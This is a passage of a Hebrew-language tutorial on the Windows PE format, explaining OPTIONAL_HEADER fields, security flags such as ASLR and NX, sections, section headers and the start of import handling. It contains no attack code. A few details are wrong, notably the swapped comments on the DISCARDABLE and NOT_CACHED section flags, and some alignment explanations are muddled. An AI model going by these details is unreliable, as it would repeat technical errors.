לדוגמא, אם ערכו של שדה זה יהיה 0x2002 אז קובץ זה הוא DLL וגם קובץ ריצה, זאת כתוצאה מהחישוב של 0x0002+0x2000.

מבנה הנתונים השני המוטמע בתוך ה-NT-Header הוא **OPTIONAL_HEADER** והוא נראה כך (מספר 4 בתמונת פורמט ה-PE):

```
struct _IMAGE_OPTIONAL_HEADER {
0x00  WORD Magic;
0x02  BYTE MajorLinkerVersion;
0x03  BYTE MinorLinkerVersion;
0x04  DWORD SizeOfCode;
0x08  DWORD SizeOfInitializedData;
0x0c  DWORD SizeOfUninitializedData;
0x10  DWORD AddressOfEntryPoint;
0x14  DWORD BaseOfCode;
0x18  DWORD BaseOfData;
0x1c  DWORD ImageBase;
0x20  DWORD SectionAlignment;
0x24  DWORD FileAlignment;
0x28  WORD MajorOperatingSystemVersion;
0x2a  WORD MinorOperatingSystemVersion;
0x2c  WORD MajorImageVersion;
0x2e  WORD MinorImageVersion;
0x30  WORD MajorSubsystemVersion;
0x32  WORD MinorSubsystemVersion;
0x34  DWORD Win32VersionValue;
0x38  DWORD SizeOfImage;
0x3c  DWORD SizeOfHeaders;
0x40  DWORD CheckSum;
0x44  WORD Subsystem;
0x46  WORD DllCharacteristics;
0x48  DWORD SizeOfStackReserve;
0x4c  DWORD SizeOfStackCommit;
0x50  DWORD SizeOfHeapReserve;
0x54  DWORD SizeOfHeapCommit;
0x58  DWORD LoaderFlags;
0x5c  DWORD NumberOfRvaAndSizes;
0x60  _IMAGE_DATA_DIRECTORY DataDirectory[16];
};
```

גרסאת 64 ביט:

```
typedef struct _IMAGE_OPTIONAL_HEADER64 {
    WORD        Magic;
    BYTE        MajorLinkerVersion;
    BYTE        MinorLinkerVersion;
    DWORD       SizeOfCode;
    DWORD       SizeOfInitializedData;
    DWORD       SizeOfUninitializedData;
    DWORD       AddressOfEntryPoint;
    DWORD       BaseOfCode;
    ULONGLONG   ImageBase;
    DWORD       SectionAlignment;
    DWORD       FileAlignment;
    WORD        MajorOperatingSystemVersion;
    WORD        MinorOperatingSystemVersion;
    WORD        MajorImageVersion;
    WORD        MinorImageVersion;
    WORD        MajorSubsystemVersion;
    WORD        MinorSubsystemVersion;
    DWORD       Win32VersionValue;
    DWORD       SizeOfImage;
    DWORD       SizeOfHeaders;
    DWORD       CheckSum;
    WORD        Subsystem;
    WORD        DllCharacteristics;
    ULONGLONG   SizeOfStackReserve;
    ULONGLONG   SizeOfStackCommit;
    ULONGLONG   SizeOfHeapReserve;
    ULONGLONG   SizeOfHeapCommit;
    DWORD       LoaderFlags;
    DWORD       NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_
                                DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;
```

גרסאת 32 ביט:

```
typedef struct _IMAGE_OPTIONAL_HEADER {
    WORD    Magic;
    BYTE    MajorLinkerVersion;
    BYTE    MinorLinkerVersion;
    DWORD   SizeOfCode;
    DWORD   SizeOfInitializedData;
    DWORD   SizeOfUninitializedData;
    DWORD   AddressOfEntryPoint;
    DWORD   BaseOfCode;
    DWORD   BaseOfData;
    DWORD   ImageBase;
    DWORD   SectionAlignment;
    DWORD   FileAlignment;
    WORD    MajorOperatingSystemVersion;
    WORD    MinorOperatingSystemVersion;
    WORD    MajorImageVersion;
    WORD    MinorImageVersion;
    WORD    MajorSubsystemVersion;
    WORD    MinorSubsystemVersion;
    DWORD   Win32VersionValue;
    DWORD   SizeOfImage;
    DWORD   SizeOfHeaders;
    DWORD   CheckSum;
    WORD    Subsystem;
    WORD    DllCharacteristics;
    DWORD   SizeOfStackReserve;
    DWORD   SizeOfStackCommit;
    DWORD   SizeOfHeapReserve;
    DWORD   SizeOfHeapCommit;
    DWORD   LoaderFlags;
    DWORD   NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_
                NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

אני יודע שקוראים לשדה זה Optional Header, אך שלא תטעו, שדה זה לא אופציונלי בכלל והוא אפילו שדה חובה.

Magic משומש ע"י ה-Loader של מערכת ההפעלה כדי לקבוע האם להתייחס לקובץ זה בתור קובץ מסוג 32 או 64 ביט. לכן, **Magic** הוא הערך שקובע לנו את סוג הקובץ. ההבדל בינו לבין שדה ה-**Machine** הוא ש-**Machine** מציין את ארכיטקטורת המעבד ונותן לנו אינדיקציה ראשונית בלבד בנוגע להאם מדובר בקובץ מסוג 32 או 64 ביט.

שדה ה-**Magic** באמת קובע באיזה סוג קובץ מדובר. אם נשנה את הערך בשדה **Machine** התוכנה תעבוד כרגיל, אך אם נשנה את שדה ה-**Magic** התוכנה תקרוס, כתוצאה מההבדלים בגרסאות ה-32 וה-64 ביט של ה-**OPTIONAL_HEADER**. מכאן אנו מסיקים שהשדות ב-**OPTIONAL_HEADER** ישונו בהתאם לערך בשדה **Magic**. אם הערך בשדה **Magic** הוא **0x10B** מדובר בקובץ מסוג 32 ביט (PE32) וה-**OPTIONAL_HEADER** יהיה בגרסאת 32 ביט. אם הערך הוא **0x20B** מדובר בקובץ מסוג 64 ביט (PE32+) וה-**OPTIONAL_HEADER** יהיה בגרסאת 64 ביט.

AddressOfEntryPoint מציין את ה-RVA (Relative Virtual Address, או RVA, מצביע למקום בזיכרון) למקום שבו ה-Loader יתחיל להריץ את הקוד ברגע שהוא יסיים להעלות את הקובץ לזיכרון. לכן, זהו המקום הרישמי בזיכרון שבו הקוד מתחיל (אל תניחו שהוא מצביע להתחלה של פונקציית ()main).

SizeOfImage הוא הכמות הזיכרון שחייבת להיות שמורה מראש על-מנת להעלות את הקובץ לזיכרון (בעצם, הוא הגודל הכולל של הקובץ לאחר שהוא עבר תהליך של מיפוי לזיכרון). ה-Loader של מערכת ההפעלה מסתכל על הערך בשדה זה, מקצה את אותה כמות של זיכרון ולאחר מכן ממפה את חלקי הקובץ לתוך מרחב זיכרון זה. הערך שלו הוא תוצאה של חישוב השדות אלו של האגף (Section, נדבר על זה בהמשך) האחרון:

SECTION_HEADER.Misc.VirtualSize + SECTION_HEADER.VirtualAddress, אתם תבינו איך עשיתי את חישוב זה מאוחר יותר, כשנגיע ל-Section Headers.

SectionAlignment אומר בעצם שאגפים צריכים להיות מיושרים בכפולות של ערך זה. לדוגמא, אם הערך של שדה זה הוא 0x1000, אז היינו מצפים לראות אגפים מתחילים בכתובות 0x1000, 0x2000, 0x5000 וכו'. נרצה לדעת את הערך בשדה **SectionAlignment** כאשר יהיה לנו קוד ו/או נתונים היושבים בדיסק ונרצה לדעת באיזה כפולות של כתובות הם ימופו לזיכרון. המטרה של שדה זה הוא להגדיר ל-Loader של מערכת ההפעלה שהוא צריך למפות את הנתונים שלו בכפולות של אותו ערך. לכן, **SectionAlignment** הוא בעצם דרך ליישור האגפים שמופו כבר אל תוך הקובץ, אל תוך דיסק.

FileAlignment אומר שנתונים יכתבו לתוך קובץ בחתיכות שגודלן לא קטן מערך זה. לדוגמא, אם הערך בשדה **FileAlignment** יהיה 0x200 ויש לנו אגף באורך של 10 בתים, אנחנו נצטרך "לרפד" את המרחב בין 0xA (10) עד 0x200 (512), כדי שגודל האגף לא יהיה קטן מערך זה. הערכים הנפוצים ביותר לשדה זה הם 0x200 (512, הגודל של סקטור בכונן קשיח) ו-0x80 (הגודל של סקטור בדיסק און-קי). לכן, **FileAlignment** הוא בעצם דרך ליישור נתונים בדיסק.

ImageBase מציין את הכתובת הוירטואלית הרצויה לתחילת הקובץ, כאשר הקובץ ימופה לזיכרון. בעצם, **ImageBase** הוא הדרך של הקובץ להגיד: "אני רוצה להיות ממוקם בכתובת זו בזיכרון כאשר אני יעבור תהליך של מיפוי לזיכרון".

DLLCharacteristics מציין חלק מהאופציות האבטחתיות החשובות כמו ASLR והגדרת אזורים בזיכרון בתור אזורים שאינם ניתנים לריצה (non-executable) עבור ה-Loader. אופציות אלו ישפיעו לא רק על קבצי DLL, אלא גם על קבצי exe. וכו' (אולי חלקכם חשבו אחרת בגלל שם השדה). חלק מהאופציות הן:

```
#define IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE     0x0040 // DLL can move.
#define IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY 0x0080 // Code Integrity Image
#define IMAGE_DLLCHARACTERISTICS_NX_COMPAT        0x0100 //Image is NX compatible
#define IMAGE_DLLCHARACTERISTICS_NO_SEH           0x0400 // Image does not use
SEH.  No SE handler may reside in this image
```

IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE יוגדר כאשר הקובץ יקושר (Will be linked) עם האופציה /DYNAMICBASE (ב-IDE-ים כמו Virtual Studio, ניתן לבחור אופציות קישור (Linker options) שיגדירו את התנהגות הקובץ בזמן ריצה ו/או טעינה. כדי ללמוד איך לעשות זאת, לחצו כאן). אופציה זאת אומרת למערכת ההפעלה שקובץ זה תומך ב-ASLR (Address Space Layout Randomization).

אופציית הקישור /FIXED חייבת להיות מוגדרת כ-"NO" בשביל קבצי exe., אחרת הקובץ לא יקבל את המידע על המיקום החדש של הנתונים (Relocation Information, נדבר על זה בהמשך). במילים אחרות, אנחנו אומרים ל-Linker: "הקוד שלי תומך בכך שיזיזו אותו בזיכרון". כאשר ניצור קובץ exe. ולא נגדיר את אופציה זו, אנחנו אומרים למערכת ההפעלה: "אל תזיז את הקוד שלי בזיכרון". אם אני לא טועה, אם לא נגדיר את אופציה זו ומרחב זיכרון זה יהיה תפוס ע"י תוכנית אחרת, התוכנית שלנו תקרוס.

IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY אומר בעצם לבדוק בזמן הטעינה (At load time) האם ה-Hash הדיגיטלי החתום (Digitally signed hash) שלנו תואם למקור. במילים אחרות, אל תטען את הקובץ אלא אם כן יש לו חתימה דיגיטלית (נדבר על זה בהמשך) מצורפת והיא תואמת לחתימה המקורית.

IMAGE_DLLCHARACTERISTICS_NX_COMPAT יוגדר כאשר הקובץ יקושר עם האופציה /NXCOMPAT. אופציה זאת אומרת ל-Loader שה-Image תומך ב-Data Execution Prevention (DEP) ושלאגפים שאינם ניתנים לריצה אמור להיות את הדגל NX (Flag) מוגדר בזיכרון. במילים אחרות, קוד זה תומך בהגדרת חלקים מסויימים של אזורי נתונים בתור אזורים שאינם ניתנים לריצה. לדוגמא, האזורים בזיכרון Stack, Heap ו-Data הם אזורים שאינם ניתנים לריצה (אם לא הבנתם את אחד מהמושגים, מומלץ בחום לבדוק אותו בגוגל ☺).

IMAGE_DLLCHARACTERISTICS_NO_SEH אומר שהקובץ זה לעולם לא ישתמש בטיפול החריגות המובנה (Structured exception handling) ולכן שום Handler ברירת מחדל של שגיאות צריך להיווצר (בגלל שבהיעדר אופציות נוספות, ה-SEH Handler הוא בעל חולשות פוטנציאליות להתקפה). לכן, אופציה

זו אומרת שאם התוכנית נתקלת בחריגה כלשהי (Exception, כמו Stack-Overflow), על מערכת ההפעלה להפסיק את ריצת התוכנית.

השדה האחרון של ה-**OPTIONAL_HEADER** נקרא:

DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES]

זהו בעצם מערך של 16 פויינטרים (רשמית 16, אבל רק ה-14/15 הראשונים באמת משומשים) לכל המבני נתונים האחרים אשר נדבר עליהם בהמשך (שדה זה מחזיק פויינטרים לכל השדות המוקפים ב**תכלת** בתמונת פורמט ה-PE).

אתם בטח שואלים את עצמכם (או שלא, אני לא יכול לדעת), למה דווקא 16 פויינטרים? התשובה היא מכיוון שזה הוגדר כך בספרייה winnt.h (#define IMAGE_NUMBEROF_DIRECTORY_ENTRIES 16).

סוג המשתנה של **DataDirectory[16]** הוא struct הנקרא **IMAGE_DATA_DIRECTORY**. ה-struct נראה כך:

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

VirtualAddress הוא RVA למבנה נתונים אחר. מבנה נתונים זה הוא בגודל **Size**.

אגפים (Sections)

אחרי שסיימנו לדבר על ה-**OPTIONAL_HEADER**, בואו נדבר על אגפים (ל-Section אין ממש תרגום בעברית, אז נקרא ל-Section אגף במהלך המאמר).

אגפים הם קבוצה של חלקי קוד או נתונים אשר יש להם את אותה מטרה או אמורות להיות להם את אותן הרשאות בזיכרון. מטרת האגפים היא לסדר חתיכות של נתונים כדי להגיד למערכת ההפעלה שיש לאותן חתיכות של נתונים את אותן ההרשאות. לדוגמא, אם יש לנו משתנה גלובלי בקוד שלנו, יכול להיות שהוא הוגדר בתוך אגף עם הרשאות קריאה וכתיבה, או אם יש לנו משתנה מסוג מחרוזת, יכול להיות שהוא הוגדר בתוך אגף עם הרשאות קריאה בלבד וכו'.

שמות האגפים הנפוצים ביותר הם:

- **.text** - המיקום שבו הקוד האמיתי נמצא, הקוד אשר אמור אף פעם לא לזלוג מהזיכרון אל הדיסק, אפילו אם נגמר לנו הזיכרון.
- **.data** - נתונים עם הרשאות של קריאה וכתיבה (משתנים מאותחלים גלובליים וסטאטיים).
- **.rdata** - נתונים עם הרשאות קריאה בלבד (מחרוזות).

- **.bss** - הראשי תיבות של BSS הן Block Started by Symbol או Block Storage Segment או Block Storage Start, תלוי את מי שואלים. האגף הזה מכיל את כל המשתנים הגלובליים והסטאטיים אשר מאותחלים ל-0 או שאין להם אתחול מפורש בקוד המקור. הגודל של אגף זה יהיה 0 בדיסק (כדי לשמור מקום בדיסק), אבל גודלו לא יהיה 0 בזיכרון (מכיוון שאנחנו עדיין צריכים להשתמש במשתנים אלו). זאת הסיבה שגודל הקובץ הוא קטן יותר מגודל הזיכרון שהוקצב לקובץ. מכיוון שאנחנו רוצים שמערכת ההפעלה תקציב מקום בזיכרון, כי יהיו משתנים גלובליים או סטאטיים בסוף, אבל אנחנו לא צריכים שאיזה שהוא ערך מיוחד יהיה מאותחל לאותם משתנים. לכן, גודל הקובץ בזיכרון יהיה גדול יותר מגודל הקובץ בדיסק. בפועל, זה נראה כי אגף ה-bss. מתמזג לתוך אגף ה-data. באמצעות ה-Linker.
- **.idata** - מכיל את טבלת הכתובות המיובאות (IAT, Import Address Table, נדבר על זה בהמשך). לדוגמא, אגף זה יכיל את הרשימה של כל הקבצים שאנחנו רוצים לייבא נתונים מהם (למשל פונקציות). בפועל, זה נראה כי אגף זה מתמזג לתוך אגף ה-text. או לתוך אגף ה-rdata...
- **.edata** - באגף זה יהיו לדוגמא כל הפונקציות אשר מפתח הקוד רוצה לייצא כדי שמפתחים אחרים יוכלו להשתמש באותן פונקציות, בתוך הקוד שלו. במילים אחרות, מטרת אגף זה הוא לייצא נתונים.
- **PAGE*** - קוד/נתונים אשר מותר להוציא מהזיכרון לדיסק אם אנחנו קצרים בזיכרון (נראה כי אגף זה נמצא בשימוש בעיקר אצל דרייברים של ליבת מערכת ההפעלה (Kernel drivers)).

.reloc - באגף זה יהיה מידע על המיקומים החדשים של הנתונים (Relocation Information) לטובת שינוי של כתובת המוטבעות בקוד אשר מניחות שהקוד הועלה ב-**ImageBase** הרצוי. המטרה של אגף זה היא לייצר Image לקובץ ריצה אשר יכול להיות ממוקם בצורה רנדומלית בזמן העלאה (At load time) בעזרת שימוש ב-ASLR. לדוגמא, ה-**ImageBase** הרצוי הוא 0x1000 אך הוא השתנה ל-0x2000 בגלל ה-ASLR. בקוד שלנו יש כתובות למשתנים ונתונים מסויימים אשר מבחינתם ה-**ImageBase** הוא 0x1000 ולכן הכתובות הן חושבות שתחילת התוכנית תהיה בכתובת 0x1000 בזיכרון. מכיוון שתחילת התוכנית תהיה בכתובת 0x2000 צריך להוסיף לכל הכתובות שבאגף זה 0x1000 (מכיוון ש: 0x2000-0x1000=0x1000) על מנת שהכתובות יהיו נכונות. לדוגמא, אם לאחת מהפונקציות באגף זה תהיה את הכתובת 0x1300 אז הכתובת תשתנה ל-0x2300 כדי שהכתובת תהיה רלוונטית ל-**ImageBase** החדש.

- **.rsrc** - משאבים, כמו אייקונים ועוד קבצים כלשהם. לאגף זה יש מבנה נתונים שמארגן את המשאבים כמעט כמו מערכת קבצים (File System).
- **.pdata** - חלק מהתוכנות משתמשות במבנה נתונים מסוג PDATA על מנת לסייע ב-Stack trace בזמן ריצה. מבנה נתונים זה עוזר בניפוי שגיאות (Debugging) ובעיבוד חריגות (Exception processing). אגף זה מכיל נתונים על ניהול חריגות (Exception handling) בגרסאת 64 ביט.

לכל אגף יש את ה-**SECTION_HEADER** שלו. לכן, ישר אחרי ה-**OPTIONAL_HEADER**, אנחנו נמצא את ה-**SECTION_HEADER** (אפילו ביט אחד בין שני אלה ומערכת ההפעלה תתבלבל). **SECTION_HEADER** נראה כך (מספר 5 בתמונת פורמט ה-PE):

```
typedef struct _IMAGE_SECTION_HEADER {
0x00  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
      union {
0x08          DWORD PhysicalAddress;
0x08          DWORD VirtualSize;
      } Misc;
0x0c  DWORD VirtualAddress;
0x10  DWORD SizeOfRawData;
0x14  DWORD PointerToRawData;
0x18  DWORD PointerToRelocations;
0x1c  DWORD PointerToLinenumbers;
0x20  WORD  NumberOfRelocations;
0x22  WORD  NumberOfLinenumbers;
0x24  DWORD Characteristics;
};
```

```
#define IMAGE_SIZEOF_SHORT_NAME   8

typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
            DWORD   PhysicalAddress;
            DWORD   VirtualSize;
    } Misc;
    DWORD   VirtualAddress;
    DWORD   SizeOfRawData;
    DWORD   PointerToRawData;
    DWORD   PointerToRelocations;
    DWORD   PointerToLinenumbers;
    WORD    NumberOfRelocations;
    WORD    NumberOfLinenumbers;
    DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Name[8] הוא מערך של תווי ASCII. מערך זה לאו דווקא יסתיים ב-null. לכן, אם אנחנו ננסה לנתח קובץ PE בעצמנו, אנחנו נצטרך להיות מודעים לכך. שדה זה הוא בשביל בני אדם כמונו (ובפוטנציאל גם ל-Linker). זאת אומרת שאלו רק 8 בתים שהוקצבו לנו ואנחנו יכולים להכניס למערך זה אילו תווים שאנחנו רוצים.

VirtualAddress הוא ה-RVA של האגף ביחס ל-**OptionalHeader.ImageBase**. במילים אחרות, **VirtualAddress** הוא המקום שבו אגף זה ימופה בזיכרון. לכן, אגף זה יתחיל בכתובת שנמצאת בערך של השדה **VirtualAddress** בזיכרון.

Misc.VirtualSize הוא הגודל של אגף זה בזיכרון. מכאן נובע ש-**VirtualAddress** היא הכתובת של תחילת האגף בזיכרון והאגף יהיה בגודל **Misc.VirtualSize** בתים.


PointerToRawData הוא ה-Offset היחסי (Relative offset) מתחילת הקובץ אשר אומר לנו איפה נתוני האגף יהיו מאוחסנים. במילים אחרות, **PointerToRawData** הוא המיקום של אגף זה בדיסק. לכן, אגף זה יתחיל בכתובת שנמצאת בערך של השדה **PointerToRawData** בקובץ.

SizeOfRawData הוא הגודל של אגף זה בקובץ. מכאן נובע ש-**PointerToRawData** הוא הכתובת של תחילת האגף בקובץ והאגף יהיה בגודל **SizeOfRawData** בתים.

יש קשר מעניין בין **Misc.VirtualSize** לבין **SizeOfRawData**. לפעמים אחד מהם גדול יותר ולפעמים ההפך. למה ש-**Misc.VirtualSize** יהיה גדול יותר מ-**SizeOfRawData**? זה מעיד על כך שהאגף הקצה יותר מקום בזיכרון מאשר כמות הנתונים הנכתבו לדיסק. כדי להמחיש את דוגמא זאת, תחשבו על אגף ה-bss. לרגע. אגף זה צורך מקום בזיכרון בשביל משתנים. משתנים אלו לא מאותחלים, זאת הסיבה שהם לא חייבים לצרוך מקום בדיסק, אבל חייבים לצרוך מקום בזיכרון לטובת שימוש עתידי בהם. כתוצאה מכך,


ה-Loader יכול פשוט לתת חלק של זיכרון לטובת אחסון משתנים אלו, באמצעות הקצאת כמות זיכרון בגודל **Misc.VirtualSize**. לכן, גודל הקובץ יהיה קטן יותר.

דוגמא למקרה שבו **Misc.VirtualSize גדול יותר** מ-**SizeOfRawData**:



כפי שניתן לראות מתמונה זאת, בדיסק הכתובת ההתחלתית של נתוני האגף (Section Data) היא 0x500 (כפי שכתוב ב-**PointerToRawData**) וגודלם הוא 0x200 (כפי שכתוב ב-**SizeOfRawData**). בזיכרון, הכתובת ההתחלתית של נתוני האגף היא 0x1000 (כפי שכתוב ב-**VirtualAddress**) וגודלם הוא 0x300 (כפי שכתוב ב-**Misc.VirtualSize**). לכן, לנתוני האגף יהיו 0x200 בתים אשר יועברו מהדיסק אל הזיכרון, ושאר 0x100 הבתים (0x300-0x200=0x100) יהיו נתונים המאותחלים כ-0 וגם הם יכתבו לזיכרון.

דוגמא למקרה שבו **Misc.VirtualSize קטן יותר** מ-SizeOfRawData:



דוגמא זאת נגרמה כתוצאה מהשדה OPTIONAL_HEADER.FileAlignment. לפי הדוגמא, הערך של FileAlignment הוא 0x200 ויש לנו כמות נתונים בגודל של 0x100 בתים. לכן, ה-Linker יצטרך לכתוב לקובץ 0x100 בתים של נתונים ולאחר מכן להוסיף עוד 0x100 בתים של "ריפוד" (Padding). כאשר Misc.VirtualSize קטן יותר מ-SizeOfRawData, ה-Loader מנסה להגיד: "אוקיי, אני רואה שבפועל אני צריך להקצות 0x100 בתים לזיכרון ולקרוא 0x100 בתים של נתונים מתוך הדיסק".

Characteristics נותן לנו מידע על האגף, לדוגמא:

```
#define IMAGE_SCN_CNT_CODE                  0x00000020 // Section contains code.
#define IMAGE_SCN_CNT_INITIALIZED_DATA      0x00000040 // Section contains
                                                       initialized data.
#define IMAGE_SCN_CNT_UNINITIALIZED_DATA    0x00000080 // Section contains
                                                       uninitialized data.
#define IMAGE_SCN_MEM_DISCARDABLE           0x02000000 // Do not cache this section
#define IMAGE_SCN_MEM_NOT_CACHED            0x04000000 // Section can be discarded.
#define IMAGE_SCN_MEM_NOT_PAGED             0x08000000 // Section is not pageable.
#define IMAGE_SCN_MEM_SHARED                0x10000000 // Section is shareable.
#define IMAGE_SCN_MEM_EXECUTE               0x20000000 // Section is executable.
#define IMAGE_SCN_MEM_READ                  0x40000000 // Section is readable.
#define IMAGE_SCN_MEM_WRITE                 0x80000000 // Section is writeable.
```

אגב, אם תהיתם מה לגבי שאר השדות של ה-SECTION_HEADER (PointerToRelocations, NumberOfRelocations, PointerToLinenumbers ו-NumberOfLinenumbers), כיום לא נעשה בהם שימוש.

ייבוא מה-PE (PE Imports)

לפני שנדבר על ייבוא מה-PE, אנחנו נצטרך לדון על קישור סטאטי ודינאמי (Static Linking VS Dynamic Linking) וההבדל בינהם. כשאנחנו משתמשים ב**קישור סטאטי**, אנחנו כוללים עותק של כל הפונקציות עזר שאנו משתמשים בהם בתוך הקובץ שיצרנו ויוצרים קובץ בינארי גדול ועצמאי (קובץ exe. לדוגמא) אשר לא תלוי בקבצים אחרים על-מנת לרוץ. כשאנחנו משתמשים ב**קישור דינאמי**, אנחנו מציבים פויינטרים לפונקציות בתוך ספריות הנמצאות מחוץ לקובץ, בזמן ריצה. זאת אומרת שאנחנו ניצור קובץ בינארי קטן יותר אשר תלוי בקבצים אחרים (אשר כוללים חלק מהפונקציות של הקובץ שלנו) כדי לרוץ.

קובץ ריצה אשר השתמשו בקישור סטאטי בשביל ליצור אותו הוא "מנופח" יותר לעומת קובץ ריצה אשר השתמשו בקישור דינאמי בשביל ליצור אותו. מצד אחד, הוא עצמאי ולא תלוי באף קובץ. מצד שני, Patch-ים או תיקונים לסיפריות לא יחולו על קבצים שהשתמשו בקישור סטאטי עד שיקשרו אותם מחדש (Re-link) וזה אומר שיכול להיות באותם קבצים חולשות בקוד הרבה לאחר שהוציא Patch לחולשות אלו.

דבר זה שקוף למתכנת, אבל איזה אסמבלי הקומפיילר מייצר כאשר אנחנו קוראים לפונקציות מיובאות מספריות אחרות, כמו printf()? נשתמש בקוד HelloWorld.c (קוד שכל מה שהוא עושה זה להדפיס "Hello World") כדי להבין איך הפונקציה printf("Hello World!\n") מיובאת:

```
004113BE 8B F4              mov         esi,esp
004113C0 68 3C 57 41 00     push        41573Ch
004113C5 FF 15 BC 82 41 00  call        dword ptr ds:[004182BCh]
```

